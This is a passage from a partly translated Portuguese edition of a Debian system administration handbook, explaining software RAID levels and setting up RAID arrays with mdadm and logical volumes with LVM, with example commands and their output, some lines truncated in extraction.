Enquanto LVM e RAID são dois subsistemas do kernel distintos que estão entre os dispositivos de bloco do disco e seus sistemas de arquivos, *Btrfs* é um novo sistema de arquivos, desenvolvido inicialmente pela Oracle, que pretende combinar os conjuntos de recursos de LVM e RAID e muito mais. É sobretudo funcional, embora ainda definido como "experimental", pois seu desenvolvimento é incompleto (alguns recursos ainda não estão implementados).

? <http://btrfs.wiki.kernel.org/>

Entre as características marcantes estão a capacidade de tirar um instantâneo de uma árvore de diretórios em qualquer ponto no tempo. Este instantâneo inicialmente não utiliza nenhum espaço em disco, os dados só serão duplicados quando um dos arquivos copiados for modificado. O sistema de arquivos também lida com a compressão transparente de arquivos e somas de verificação (checksums) garantem a integridade de todos os dados armazenados.

Em ambos os casos RAID e LVM, o kernel fornece um arquivo de dispositivo de bloco semelhantes aos que correspondem a uma unidade de disco rígido ou partição. Quando um pedido ou uma outra parte do

núcleo, requer o acesso a um bloco de um tal dispositivo, as rotas de subsistemas apropriadas do bloco são usadas para a camada física relevante. Dependendo da configuração, este bloco pode ser armazenado em um ou vários discos físicos e sua localização física pode não ser diretamente relacionada com a localização do bloco no dispositivo lógico.

## 12.1.1. RAID Por Software

RAID significa *conjunto redundante de discos independentes*. O objetivo deste sistema é evitar perda de dados em caso de falha do disco rígido. O princípio geral é bastante simples: os dados são armazenados em vários discos físicos em vez de apenas um, com um nível configurável de redundância. Dependendo desta quantidade de redundância, e mesmo no caso de uma falha de disco inesperado, dados podem ser reconstruídos sem perdas dos restantes discos.

### CULTURA Independent or inexpensive?

The I in RAID initially stood for *inexpensive*, because RAID allowed a drastic increase in data safety without requiring investing in expensive high-end disks. Probably due to image concerns, however, it's now more customarily considered to stand for *independent*, which doesn't have the unsavory flavour of cheapness.

RAID can be implemented either by dedicated hardware (RAID modules integrated into SCSI or SATA controller cards) or by software abstraction (the kernel). Whether hardware or software, a RAID system with enough redundancy can transparently stay operational when a

disk fails; the upper layers of the stack (applications) can even keep accessing the data in spite of the failure. Of course, this “degraded mode” can have an impact on performance, and redundancy is reduced, so a further disk failure can lead to data loss. In practice, therefore, one will strive to only stay in this degraded mode for as long as it takes to replace the failed disk. Once the new disk is in place, the RAID system can reconstruct the required data so as to return to a safe mode. The applications won't notice anything, apart from potentially reduced access speed, while the array is in degraded mode or during the reconstruction phase.

## 12.1.1.1. Diferentes Níveis de RAID

RAID tem realmente vários níveis, diferenciados por sua disposição e da quantidade de redundância que eles fornecem. Quanto mais redundante, mais à prova de falhas, uma vez que o sistema será capaz de continuar a trabalhar com mais discos de falha. A contrapartida é que reduz o espaço utilizável; visto de outra forma, mais discos serão necessários para armazenar a mesma quantidade de dados.

### RAID Linear

Even though the kernel's RAID subsystem allows creating “linear RAID”, this is not proper RAID, since this setup doesn't involve any redundancy. The kernel merely aggregates several disks end-to-end and provides the resulting aggregated volume as one virtual disk (one block device). That's about its only function. This setup is rarely used by itself (see later for the exceptions), especially since the lack of redundancy means that one disk failing makes the whole aggregate, and therefore all the data, unavailable.

## RAID-0

This level doesn't provide any redundancy either, but disks aren't simply stuck on end one after another: they are divided in *stripes*, and the blocks on the virtual device are stored on stripes on alternating physical disks. In a two-disk RAID-0 setup, for instance, even-numbered blocks of the virtual device will be stored on the first physical disk, while odd-numbered blocks will end up on the second physical disk.

This system doesn't aim at increasing reliability, since (as in the linear case) the availability of all the data is jeopardized as soon as one disk fails, but at increasing performance: during sequential access to large amounts of contiguous data, the kernel will be able to read from both disks (or write to them) in parallel, which increases the data transfer rate. However, RAID-0 use is shrinking, its niche being filled by LVM (see later).

## RAID-1

This level, also known as "RAID mirroring", is both the simplest and the most widely used setup. In its standard form, it uses two physical disks of the same size, and provides a logical volume of the same size again. Data are stored identically on both disks, hence the "mirror" nickname. When one disk fails, the data is still available on the other. For really critical data, RAID-1 can of course be set up on more than two disks, with a direct impact on the ratio of hardware cost versus available payload space.

**NOTA Discos e tamanhos de cluster**

Se dois discos de tamanhos diferentes são criados em um espelho, o maior não será totalmente usado, pois ele irá conter os mesmos dados como o menor e nada mais. O espaço útil disponível fornecido por um volume RAID-1, portanto, corresponde ao tamanho do disco menor na matriz. Isso ainda vale para volumes RAID com um maior nível RAID, apesar de redundância é armazenada de forma diferente.

Por isso é importante, ao configurar arrays RAID (exceto RAID-0 "RAID linear"), só montar discos de tamanhos idênticos, ou muito perto, para evitar o desperdício de recursos.

### **NOTA Discos de reposição**

RAID levels that include redundancy allow assigning more disks than required to an array. The extra disks are used as spares when one of the main disks fails. For instance, in a mirror of two disks plus one spare, if one of the first two disks fails, the kernel will automatically (and immediately) reconstruct the mirror using the spare disk, so that redundancy stays assured after the reconstruction time. This can be used as another kind of safeguard for critical data.

One would be forgiven for wondering how this is better than simply mirroring on three disks to start with. The advantage of the “spare disk” configuration is that the spare disk can be shared across several RAID volumes. For instance, one can have three mirrored volumes, with redundancy assured even in the event of one disk failure, with only seven disks (three pairs, plus one

shared spare), instead of the nine disks that would be required by three triplets.

This RAID level, although expensive (since only half of the physical storage space, at best, is useful), is widely used in practice. It is simple to understand, and it allows very simple backups: since both disks have identical contents, one of them can be temporarily extracted with no impact on the working system. Read performance is often increased since the kernel can read half of the data on each disk in parallel, while write performance isn't too severely degraded. In case of a RAID-1 array of N disks, the data stays available even with N-1 disk failures.

## RAID-4

This RAID level, not widely used, uses N disks to store useful data, and an extra disk to store redundancy information. If that disk fails, the system can reconstruct its contents from the other N. If one of the N data disks fails, the remaining N-1 combined with the “parity” disk contain enough information to reconstruct the required data.

RAID-4 isn't too expensive since it only involves a one-in-N increase in costs and has no noticeable impact on read performance, but writes are slowed down. Furthermore, since a write to any of the N disks also involves a write to the parity disk, the latter sees many more writes than the former, and its lifespan can shorten dramatically as a consequence. Data on a RAID-4 array is safe only up to one failed disk (of the N+1).

## RAID-5

RAID-5 resolve o problema de assimetria do RAID-4: a paridade de blocos é distribuída por todos os  $N+1$  discos, sendo que nenhum tem um papel particular.

A performance de leitura e escrita são idênticas ao RAID-4. Aqui novamente, o sistema continua funcional mesmo com a falha de um disco (do  $N+1$ ), mas não mais.

## RAID-6

RAID-6 pode ser considerado uma extensão do RAID-5, onde cada série de  $N$  blocos envolvem dois blocos redundantes, e cada série de  $N+2$  blocos é distribuída sobre  $N+2$  discos.

This RAID level is slightly more expensive than the previous two, but it brings some extra safety since up to two drives (of the  $N+2$ ) can fail without compromising data availability. The counterpart is that write operations now involve writing one data block and two redundancy blocks, which makes them even slower.

## RAID-1+0

This isn't strictly speaking, a RAID level, but a stacking of two RAID groupings. Starting from  $2 \times N$  disks, one first sets them up by pairs into  $N$  RAID-1 volumes; these  $N$  volumes are then aggregated into one, either by "linear RAID" or (increasingly) by LVM. This last case goes farther than pure RAID, but there's no problem with that.

RAID-1+0 pode sobreviver com múltiplas falhas nos discos: até N na 2xN série descrita acima, provendo ao menos um disco funcional em cada par de RAID-1.

### **Aprofundando RAID-10**

RAID-10 is generally considered a synonym of RAID-1+0, but a Linux specificity makes it actually a generalization. This setup allows a system where each block is stored on two different disks, even with an odd number of disks, the copies being spread out along a configurable model.

A performance variará dependendo da escolha do modelo de repartição e do nível de redundância, e da carga de trabalho do volume lógico.

Obviamente, o nível de RAID será escolhido de acordo com as restrições e requerimentos de cada aplicação. Note que um computador sozinho pode ter diversos tipos de RAIDs distintos com diversas configurações.

## **12.1.1.2. Configurando um RAID**

Setting up RAID volumes requires the mdadm package; it provides the **mdadm** command, which allows creating and manipulating RAID arrays, as well as scripts and tools integrating it to the rest of the system, including the monitoring system.

Nossos exemplo será um servidor com um número de discos, sendo que alguns já estão em uso, e o resto está disponível para a

configuração do RAID. Nós inicialmente temos os seguintes discos e partições:

- o disco `sda`, 4 GB, estão disponíveis;
- o disco `sde`, 4 GB, também estão disponíveis;
- no disco `sdg`, somente a partição `sdg2` (cerca de 4 GB) está disponível;
- finalmente, o disco `sdh`, ainda com 4 GB, disponíveis.

Iremos usar estes elementos físicos para criar dois volumes, um RAID-0 e um espelho (RAID-1). Comecemos com o volume RAID-0:

#### **NOTA Identificando os volumes RAID existentes**

O arquivo `/proc/mdstat` lista os volumes existentes e seus estados. Quando criando um novo volume RAID, devemos tomar cuidado para não nomeá-lo da mesma maneira que um volume existente.

```
# mdadm --create /dev/md0 --level=0 --raid-devices=2
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md0 started.
# mdadm --query /dev/md0
/dev/md0: 8.00GiB raid0 2 devices, 0 spares. Use mdadm
# mdadm --detail /dev/md0
/dev/md0:
        Version : 1.2
Creation Time : Thu Sep 30 15:21:15 2010
        Raid Level : raid0
        Array Size : 8388480 (8.00 GiB 8.59 GB)
        Raid Devices : 2
        Total Devices : 2
```

Persistence : Superblock is persistent

Update Time : Thu Sep 30 15:21:15 2010

State : active

Active Devices : 2

Working Devices : 2

Failed Devices : 0

Spare Devices : 0

Chunk Size : 512K

Name : squeeze:0 (local to host squeeze)

UUID : 0012a273:cbdb8b83:0ee15f7f:aec5e3c3

Events : 0

Number	Major	Minor	RaidDevice	State
0	8	0	0	active sync
1	8	64	1	active sync

# **mkfs.ext4 /dev/md0**

mke2fs 1.41.12 (17-May-2010)

Filesystem label=

OS type: Linux

Block size=4096 (log=2)

Fragment size=4096 (log=2)

Stride=0 blocks, Stripe width=0 blocks

524288 inodes, 2097152 blocks

104857 blocks (5.00%) reserved for the super user

First data block=0

Maximum filesystem blocks=2147483648

55 block groups

32768 blocks per group, 32768 fragments per group

8160 inodes per group

---

Superblock backups stored on blocks:

32768, 98304, 163840, 229376, 294912, 819200,

Writing inode tables: done

Creating journal (32768 blocks): done

Writing superblocks and filesystem accounting information

This filesystem will be automatically checked every 2  
180 days, whichever comes first. Use tune2fs -c or -

```
# mkdir /srv/raid-0
# mount /dev/md0 /srv/raid-0
# df -h /srv/raid-0
```

Filesystem	Size	Used	Avail	Use%	Mounted on
/dev/md0	8.0G	249M	7.4G	4%	/srv/raid-0

The **mdadm --create** command requires several parameters: the name of the volume to create (`/dev/md*`, with MD standing for *Multiple Device*), the RAID level, the number of disks (which is compulsory despite being mostly meaningful only with RAID-1 and above), and the physical drives to use. Once the device is created, we can use it like we'd use a normal partition, create a filesystem on it, mount that filesystem, and so on. Note that our creation of a RAID-0 volume on `md0` is nothing but coincidence, and the numbering of the array doesn't need to be correlated to the chosen amount of redundancy.

A criação do RAID-1 segue estilo similar, as diferenças somente serão notadas após a criação:

```
# mdadm --create /dev/md1 --level=1 --raid-devices=2
mdadm: largest drive (/dev/sdg2) exceed size (4194240
Continue creating array? y
mdadm: array /dev/md1 started.
# mdadm --query /dev/md1
```

/dev/md1: 4.00GiB raid1 2 devices, 0 spares. Use mdadm  
# **mdadm --detail /dev/md1**

/dev/md1:

Version :	1.2
Creation Time :	Thu Sep 30 15:39:13 2010
Raid Level :	raid1
Array Size :	4194240 (4.00 GiB 4.29 GB)
Used Dev Size :	4194240 (4.00 GiB 4.29 GB)
Raid Devices :	2
Total Devices :	2
Persistence :	Superblock is persistent

Update Time : Thu Sep 30 15:39:26 2010

State :	active, resyncing
Active Devices :	2
Working Devices :	2
Failed Devices :	0
Spare Devices :	0

Rebuild Status : 10% complete

Name :	squeeze:1 (local to host squeeze)
UUID :	20a8419b:41612750:b9171cfe:00d9a432
Events :	27

Number	Major	Minor	RaidDevice	State
0	8	98	0	active sync
1	8	112	1	active sync

# **mdadm --detail /dev/md1**

/dev/md1:

[...]

State :	active
---------	--------

[...]

## **DICA RAID, discos e partições**

Como ilustrado pelo nosso exemplo, dispositivos RAID podem ser construídos à partir de partições de disco, e não necessitam discos inteiros.

Algumas observações em ordem. Primeiro, **mdadm** nota que os elementos físicos possuem tamanhos diferentes; já que isso implica que algum espaço será perdido no maior elemento, uma confirmação é necessária.

More importantly, note the state of the mirror. The normal state of a RAID mirror is that both disks have exactly the same contents. However, nothing guarantees this is the case when the volume is first created. The RAID subsystem will therefore provide that guarantee itself, and there will be a synchronization phase as soon as the RAID device is created. After some time (the exact amount will depend on the actual size of the disks...), the RAID array switches to the “active” state. Note that during this reconstruction phase, the mirror is in a degraded mode, and redundancy isn’t assured. A disk failing during that risk window could lead to losing all the data. Large amounts of critical data, however, are rarely stored on a freshly created RAID array before its initial synchronization. Note that even in degraded mode, the `/dev/md1` is usable, and a filesystem can be created on it, as well as some data copied on it.

## **DICA Começando um espelho em modo reduzido**

Sometimes two disks are not immediately available when one wants to start a RAID-1 mirror, for instance because one of the disks one plans to

include is already used to store the data one wants to move to the array. In such circumstances, it is possible to deliberately create a degraded RAID-1 array by passing `missing` instead of a device file as one of the arguments to **mdadm**. Once the data have been copied to the “mirror”, the old disk can be added to the array. A synchronization will then take place, giving us the redundancy that was wanted in the first place.

### **DICA** Configurando um espelho sem sincronização

RAID-1 volumes are often created to be used as a new disk, often considered blank. The actual initial contents of the disk is therefore not very relevant, since one only needs to know that the data written after the creation of the volume, in particular the filesystem, can be accessed later.

One might therefore wonder about the point of synchronizing both disks at creation time. Why care whether the contents are identical on zones of the volume that we know will only be read after we have written to them?

Fortunately, this synchronization phase can be avoided by passing the `--assume-clean` option to **mdadm**. However, this option can lead to surprises in cases where the initial data will be read (for instance if a filesystem is already present on the physical disks), which is why it isn't enabled by default.

Now let's see what happens when one of the elements of the RAID-1 array fails. **mdadm**, in particular its `--fail` option, allows simulating such a disk failure:

```
# mdadm /dev/md1 --fail /dev/sdh
mdadm: set /dev/sdh faulty in /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Update Time : Thu Sep 30 15:45:50 2010
            State : active, degraded
    Active Devices : 1
Working Devices : 1
Failed Devices : 1
Spare Devices : 0

            Name : squeeze:1  (local to host squeeze)
            UUID : 20a8419b:41612750:b9171cf:00d9a432
            Events : 35

      Number  Major  Minor  RaidDevice State
          0        8      98          0  active sync
          1        0       0          1  removed
          2        8     112          -  faulty spare
```

The contents of the volume are still accessible (and, if it's mounted, the applications don't notice a thing), but the data safety isn't assured anymore: should the `sdg` disk fail in turn, the data would be lost. We want to avoid that risk, so we'll replace the failed disk with a new one, `sdi`:

```
# mdadm /dev/md1 --add /dev/sdi
mdadm: added /dev/sdi
# mdadm --detail /dev/md1
/dev/md1:
[...]
```

Raid Devices : 2  
Total Devices : 3  
Persistence : Superblock is persistent

Update Time : Thu Sep 30 15:52:29 2010  
State : active, degraded, recovering

Active Devices : 1  
Working Devices : 2  
Failed Devices : 1  
Spare Devices : 1

Rebuild Status : 45% complete

Name : squeeze:1 (local to host squeeze)  
UUID : 20a8419b:41612750:b9171cf:00d9a432  
Events : 53

Number	Major	Minor	RaidDevice	State
0	8	98	0	active sync
3	8	128	1	spare rebuild
2	8	112	-	faulty spare

# [...]  
[...]  
# **mdadm --detail /dev/md1**  
**/dev/md1:**  
[...]

Update Time : Thu Sep 30 15:52:35 2010  
State : active

Active Devices : 2  
Working Devices : 2  
Failed Devices : 1  
Spare Devices : 0

```
Name : squeeze:1 (local to host squeeze)
UUID : 20a8419b:41612750:b9171cf:00d9a432
Events : 71
```

Number	Major	Minor	RaidDevice	State
0	8	98	0	active sync
1	8	128	1	active sync
2	8	112	-	faulty spare

Here again, the kernel automatically triggers a reconstruction phase during which the volume, although still accessible, is in a degraded mode. Once the reconstruction is over, the RAID array is back to a normal state. One can then tell the system that the `sdh` disk is about to be removed from the array, so as to end up with a classical RAID mirror on two disks:

```
# mdadm /dev/md1 --remove /dev/sdh
mdadm: hot removed /dev/sdh from /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
```

Number	Major	Minor	RaidDevice	State
0	8	98	0	active sync
1	8	128	1	active sync

From then on, the drive can be physically removed when the server is next switched off, or even hot-removed when the hardware configuration allows hot-swap. Such configurations include some SCSI controllers, most SATA disks, and external drives operating on USB or Firewire.

## 12.1.1.3. Fazendo Backup da Configuração

Most of the meta-data concerning RAID volumes are saved directly on the disks that make up these arrays, so that the kernel can detect the arrays and their components and assemble them automatically when the system starts up. However, backing up this configuration is encouraged, because this detection isn't fail-proof, and it's only expected that it will fail precisely in sensitive circumstances. In our example, if the `sdb` disk failure had been real (instead of simulated) and the system had been restarted without removing this `sdb` disk, this disk could start working again due to having been probed during the reboot. The kernel would then have three physical elements, each claiming to contain half of the same RAID volume. Another source of confusion can come when RAID volumes from two servers are consolidated onto one server only. If these arrays were running normally before the disks were moved, the kernel would be able to detect and reassemble the pairs properly; but if the moved disks had been aggregated into an `md1` on the old server, and the new server already has an `md1`, one of the mirrors would be renamed.

Backing up the configuration is therefore important, if only for reference. The standard way to do it is by editing the `/etc/mdadm/mdadm.conf` file, an example of which is listed here:

### Example 12.1. mdadm arquivo de configuração

```
# mdadm.conf
#
# Please refer to mdadm.conf(5) for information about
```

```
# by default, scan all partitions (/proc/partitions)
# alternatively, specify devices to scan, using wildcards
DEVICE /dev/sd*

# auto-create devices with Debian standard permissions
CREATE owner=root group=disk mode=0660 auto=yes

# automatically tag new arrays as belonging to the local host
HOMEHOST <system>

# instruct the monitoring daemon where to send mail about array
MAILADDR root

ARRAY /dev/md0 metadata=1.2 name=squeeze:0 UUID=6194b2f1-0000-0000-0000-000000000000
ARRAY /dev/md1 metadata=1.2 name=squeeze:1 UUID=20a84e3c-0000-0000-0000-000000000000
```

One of the most useful details is the `DEVICE` option, which lists the devices where the system will automatically look for components of RAID volumes at start-up time. In our example, we replaced the default value, `partitions`, with an explicit list of device files, since we chose to use entire disks and not only partitions, for some volumes.

The last two lines in our example are those allowing the kernel to safely pick which volume number to assign to which array. The metadata stored on the disks themselves are enough to re-assemble the volumes, but not to determine the volume number (and the matching `/dev/md*` device name).

Felizmente, estas linhas podem ser geradas automaticamente:

```
# mdadm --misc --detail --brief /dev/md?
ARRAY /dev/md0 metadata=1.2 name=squeeze:0 UUID=6194b2f1-0000-0000-0000-000000000000
ARRAY /dev/md1 metadata=1.2 name=squeeze:1 UUID=20a84e3c-0000-0000-0000-000000000000
```

The contents of these last two lines doesn't depend on the list of disks included in the volume. It is therefore not necessary to regenerate these lines when replacing a failed disk with a new one. On the other hand, care must be taken to update the file when creating or deleting a RAID array.

## 12.1.2. LVM

LVM, the *Logical Volume Manager*, is another approach to abstracting logical volumes from their physical supports, which focuses on increasing flexibility rather than increasing reliability. LVM allows changing a logical volume transparently as far as the applications are concerned; for instance, it is possible to add new disks, migrate the data to them, and remove the old disks, without unmounting the volume.

### 12.1.2.1. Conceitos sobre LVM

Esta flexibilidade é atingida graças ao nível de abstração envolvendo três conceitos.

First, the PV (*Physical Volume*) is the entity closest to the hardware: it can be partitions on a disk, or a full disk, or even any other block device. Note that when a physical element is set up to be a PV for LVM, it should only be accessed via LVM, otherwise the system will get confused.

A number of PVs can be clustered in a VG (*Volume Group*), which can be compared to disks both virtual and extensible. VGs are abstract,

and don't appear in a device file in the `/dev` hierarchy, so there's no risk of using them directly.

The third kind of object is the LV (*Logical Volume*), which is a chunk of a VG; if we keep the VG-as-disk analogy, the LV compares to a partition. The LV appear as block device with an entry in `/dev`, and it can be used as any other physical partition can be (most commonly, to host a filesystem or swap space).

The important thing is that the splitting of a VG into LVs is entirely independent of its physical components (the PVs). A VG with only a single physical component (a disk for instance) can be split into a dozen logical volumes; similarly, a VG can use several physical disks and appear as a single large logical volume. The only constraint is that obviously the total size allocated to LVs can't be bigger than the total capacity of the PVs in the volume group.

It often makes sense, however, to have some kind of homogeneity among the physical components of a VG, and to split the VG into logical volumes that will have similar usage patterns. For instance, if the available hardware includes fast disks and slower disks, the fast ones could be clustered into one VG and the slower ones into another; chunks of the first one can then be assigned to applications requiring fast data access, while the second one will be kept for less demanding tasks.

In any case, keep in mind that an LV isn't particularly attached to any one PV. It is possible to influence where the data from an LV are physically stored, but this possibility isn't required for day-to-day use. On the contrary: when the set of physical components of a VG evolves, the physical storage locations corresponding to a particular LV can be migrated across disks (while staying within the PVs assigned to the VG, of course).

## 12.1.2.2. Configurando um LVM

Let us now follow, step by step, the process of setting up LVM for a typical use case: we want to simplify a complex storage situation. Such a situation usually happens after some long and convoluted history of accumulated temporary measures. For the purposes of illustration, we'll consider a server where the storage needs have changed over time, ending up in a maze of available partitions split over several partially used disks. In more concrete terms, the following partitions are available:

- no disco `sdb`, uma partição `sdb2`, 4 GB;
- no disco `sdc`, uma partição `sdc3`, 3 GB;
- o disco `sdd`, 4 GB, completamente disponíveis;
- no disco `sdf`, uma partição `sdf1`, 4 GB; e uma partição `sdf2`, 5 GB.

Complementando, vamos assumir que os discos `sdb` e `sdf` são mais rápidos do que os outros dois.

Our goal is to set up three logical volumes for three different applications: a file server requiring 5 GB of storage space, a database (1 GB) and some space for back-ups (12 GB). The first two need good performance, but back-ups are less critical in terms of access speed. All these constraints prevent the use of partitions on their own; using LVM can abstract the physical size of the devices, so the only limit is the total available space.

As ferramentas necessárias estão no pacote `lvm2` e suas dependências. Quando os mesmos estiverem instalados, configurar o LVM terá três etapas, cobrindo três níveis de conceitos.

Primeiro, nós preparamos o volumes físicos utilizando **pvcreate**:

```
# pvdisplay
# pvcreate /dev/sdb2
Physical volume "/dev/sdb2" successfully created
# pvdisplay

"/dev/sdb2" is a new physical volume of "4,00 GiB"
--- NEW Physical volume ---
PV Name          /dev/sdb2
VG Name
PV Size          4.00 GiB
Allocatable      NO
PE Size (KByte) 0
Total PE         0
Free PE          0
Allocated PE     0
PV UUID          9JuaGR-W7jc-pNgj-NU4l-2IX1-kU

# for i in sdc3 sdd sdf1 sdf2 ; do pvcreate /dev/$i ; done
Physical volume "/dev/sdc3" successfully created
Physical volume "/dev/sdd" successfully created
Physical volume "/dev/sdf1" successfully created
Physical volume "/dev/sdf2" successfully created
# pvdisplay -C
PV          VG  Fmt  Attr PSize PFree
/dev/sdb2    lvm2 a-   4.00g 4.00g
/dev/sdc3    lvm2 a-   3.09g 3.09g
/dev/sdd     lvm2 a-   4.00g 4.00g
/dev/sdf1    lvm2 a-   4.10g 4.10g
/dev/sdf2    lvm2 a-   5.22g 5.22g
```

Até agora tudo bem; note que o PV (volume físico) pode ser configurado em um disco inteiro assim como em partições individuais do mesmo. Como demonstrado acima, o comando **pvdisplay** lista os PVs existentes, com dois possíveis formatos de saída.

Now let's assemble these physical elements into VGs using **vgcreate**. We'll gather only PVs from the fast disks into a `vg_critical` VG; the other VG, `vg_normal`, will also include slower elements.

```
# vgdisplay
# vgcreate vg_critical /dev/sdb2 /dev/sdf1
Volume group "vg_critical" successfully created
# vgdisplay
--- Volume group ---
VG Name          vg_critical
System ID
Format           lvm2
Metadata Areas   2
Metadata Sequence No 1
VG Access        read/write
VG Status        resizable
MAX LV           0
Cur LV           0
Open LV          0
Max PV           0
Cur PV           2
Act PV           2
VG Size          8.14 GB
PE Size          4.00 MB
Total PE         2084
Alloc PE / Size  0 / 0
Free  PE / Size  2084 / 8.14 GB
VG UUID          6eG6BW-MmJE-KB0J-dsB2-52iL-N6
```

```
# vgcreate vg_normal /dev/sdc3 /dev/sdd /dev/sdf2
Volume group "vg_normal" successfully created
# vgdisplay -C
VG          #PV #LV #SN Attr   VSize   VFree
vg_critical  2    0    0 wz--n-  8.14g  8.14g
vg_normal    3    0    0 wz--n- 12.30g 12.30g
```

Here again, commands are rather straightforward (and **vgdisplay** proposes two output formats). Note that it's quite possible to use two partitions of the same physical disk into two different VGs. Note also that we used a **vg\_** prefix to name our VGs, but it's nothing more than a convention.

Nós agora temos dois "discos virtuais", com o tamanho de 8 GB e 12 GB, respectivamente. Vamos transformá-los em "partições virtuais" (LVs). Isto envolve o comando **lvcreate**, e uma sintaxe um pouco mais complexa:

```
# lvdisplay
# lvcreate -n lv_files -L 5G vg_critical
Logical volume "lv_files" created
# lvdisplay
--- Logical volume ---
LV Name           /dev/vg_critical/lv_files
VG Name           vg_critical
LV UUID           4QLhl3-2cON-jRgQ-X4eT-93J4-6
LV Write Access  read/write
LV Status         available
# open            0
LV Size           5.00 GB
Current LE        1280
Segments          2
```

```
Allocation           inherit
Read ahead sectors   auto
- currently set to    256
Block device         253:0
```

```
# lvcreate -n lv_base -L 1G vg_critical
Logical volume "lv_base" created
# lvcreate -n lv_backups -L 12G vg_normal
Logical volume "lv_backups" created
# lvdisplay -C
LV          VG          Attr   LSize  Origin Snap%
lv_base     vg_critical -wi-a-  1.00G
lv_files    vg_critical -wi-a-  5.00G
lv_backups  vg_normal   -wi-a- 12.00G
```

Two parameters are required when creating logical volumes; they must be passed to the **lvcreate** as options. The name of the LV to be created is specified with the **-n** option, and its size is generally given using the **-L** option. We also need to tell the command what VG to operate on, of course, hence the last parameter on the command line.

### Aprofundamento lvcreate opções

O comando **lvcreate** possui diversas opções que permitem manipular como o LV é criado.

Let's first describe the **-l** option, with which the LV's size can be given as a number of blocks (as opposed to the "human" units we used above). These blocks (called PEs, *physical extents*, in LVM terms) are contiguous units of storage space in PVs, and they can't be split across LVs. When one wants to define storage space for an LV with some precision,

for instance to use the full available space, the `-l` option will probably be preferred over `-L`.

It's also possible to hint at the physical location of an LV, so that its extents are stored on a particular PV (while staying within the ones assigned to the VG, of course). Since we know that `sdb` is faster than `sdf`, we may want to store the `lv_base` there if we want to give an advantage to the database server compared to the file server. The command line becomes: `lvcreate -n lv_base -L 1G vg_critical /dev/sdb2`. Note that this command can fail if the PV doesn't have enough free extents. In our example, we would probably have to create `lv_base` before `lv_files` to avoid this situation – or free up some space on `sdb2` with the `pv-move` command.

Volumes lógicos, quando criados, são representados como dispositivos de blocos no `/dev/mapper/`:

```
# ls -l /dev/mapper
total 0
crw-rw---- 1 root root 10, 59 5 oct. 17:40 control
lrwxrwxrwx 1 root root      7 5 oct. 18:14 vg_crit
lrwxrwxrwx 1 root root      7 5 oct. 18:14 vg_crit
lrwxrwxrwx 1 root root      7 5 oct. 18:14 vg_norm
# ls -l /dev/dm-
brw-rw---- 1 root disk 253, 0 5 oct. 18:14 /dev/dm-
brw-rw---- 1 root disk 253, 1 5 oct. 18:14 /dev/dm-
brw-rw---- 1 root disk 253, 2 5 oct. 18:14 /dev/dm-
```

**NOTA Auto-detectando volumes LVM**

When the computer boots, the `/etc/init.d/lvm` script scans the available devices; those that have been initialized as physical volumes for LVM are registered into the LVM subsystem, those that belong to volume groups are assembled, and the relevant logical volumes are started and made available. There is therefore no need to edit configuration files when creating or modifying LVM volumes.

Note, however, that the layout of the LVM elements (physical and logical volumes, and volume groups) is backed up in `/etc/lvm/backup`, which can be useful in case of a problem (or just to sneak a peek under the hood).

Para simplificar, links simbólicos são convenientemente criados em diretórios que coincidem com os VGs:

```
# ls -l /dev/vg_critical
total 0
lrwxrwxrwx 1 root root 7  5 oct. 18:14 lv_base -> ...
lrwxrwxrwx 1 root root 7  5 oct. 18:14 lv_files -> ...
# ls -l /dev/vg_normal
total 0
lrwxrwxrwx 1 root root 7  5 oct. 18:14 lv_backups -> ...
```

Os LVs então podem ser utilizados exatamente como partições padrão:

```
# mkfs.ext4 /dev/vg_normal/lv_backups
mke2fs 1.41.12 (17-May-2010)
Filesystem label=
OS type: Linux
Block size=4096 (log=2)
[...]
```

```
This filesystem will be automatically checked every 3
180 days, whichever comes first. Use tune2fs -c or -
# mkdir /srv/backups
# mount /dev/vg_normal/lv_backups /srv/backups
# df -h /srv/backups
Filesystem           Size   Used  Avail Use% Mounted on
/dev/mapper/vg_normal-lv_backups
                           12G   159M    12G    2% /srv/backups
# [...]
[...]
# cat /etc/fstab
[...]
/dev/vg_critical/lv_base      /srv/base        ext4
/dev/vg_critical/lv_files     /srv/files       ext4
/dev/vg_normal/lv_backups    /srv/backups     ext4
```

Do ponto de vista das aplicações, a miríade de pequenas partições foi abstraída em um grande volume de 12 GB, com um nome amigável.

### 12.1.2.3. LVM ao longo do tempo

Even though the ability to aggregate partitions or physical disks is convenient, this is not the main advantage brought by LVM. The flexibility it brings is especially noticed as time passes, when needs evolve. In our example, let's assume that new large files must be stored, and that the LV dedicated to the file server is too small to contain them. Since we haven't used the whole space available in `vg_critical`, we can grow `lv_files`. For that purpose, we'll use the **lvresize** command, then **resize2fs** to adapt the filesystem accordingly:

```
# df -h /srv/files/
Filesystem              Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files
                           5.0G  4.6G  142M  98% /srv/files
# lvdisplay -C vg_critical/lv_files
LV      VG      Attr  LSize Origin Snap%  Mova
lv_files vg_critical -wi-ao 5.00g
# vgdisplay -C vg_critical
VG      #PV #LV #SN Attr   VSize VFree
vg_critical    2    2    0 wz--n- 8.14g 2.14g
# lvresize -L 7G vg_critical/lv_files
Extending logical volume lv_files to 7.00 GB
Logical volume lv_files successfully resized
# lvdisplay -C vg_critical/lv_files
LV      VG      Attr  LSize Origin Snap%  Mova
lv_files vg_critique -wi-ao 7.00g
# resize2fs /dev/vg_critical/lv_files
resize2fs 1.41.12 (17-May-2010)
Filesystem at /dev/vg_critical/lv_files is mounted or
old_desc_blocks = 1, new_desc_blocks = 1
Performing an on-line resize of /dev/vg_critical/lv_files
The filesystem on /dev/vg_critical/lv_files is now 18
# df -h /srv/files/
Filesystem              Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files
                           6.9G  4.6G  2.1G  70% /srv/files
```

### **CUIDADO Redimensionando sistemas de arquivos**

Not all filesystems can be resized online; resizing a volume can therefore require unmounting the filesystem first and remounting it afterwards. Of course, if one wants to shrink the space allocated to an LV, the filesystem must be shrunk first; the order is reversed when the resizing goes in the other direction: the logical volume must be grown before the filesystem on it. It's rather straightforward, since at no time must the filesystem size be larger than the block device where it resides (whether that device is a physical partition or a logical volume).

The ext3, ext4 and xfs filesystems can be grown online, without unmounting; shrinking requires an unmount. The reiserfs filesystem allows online resizing in both directions. The venerable ext2 allows neither, and always requires unmounting.

We could proceed in a similar fashion to extend the volume hosting the database, only we've reached the VG's available space limit:

```
# df -h /srv/base/
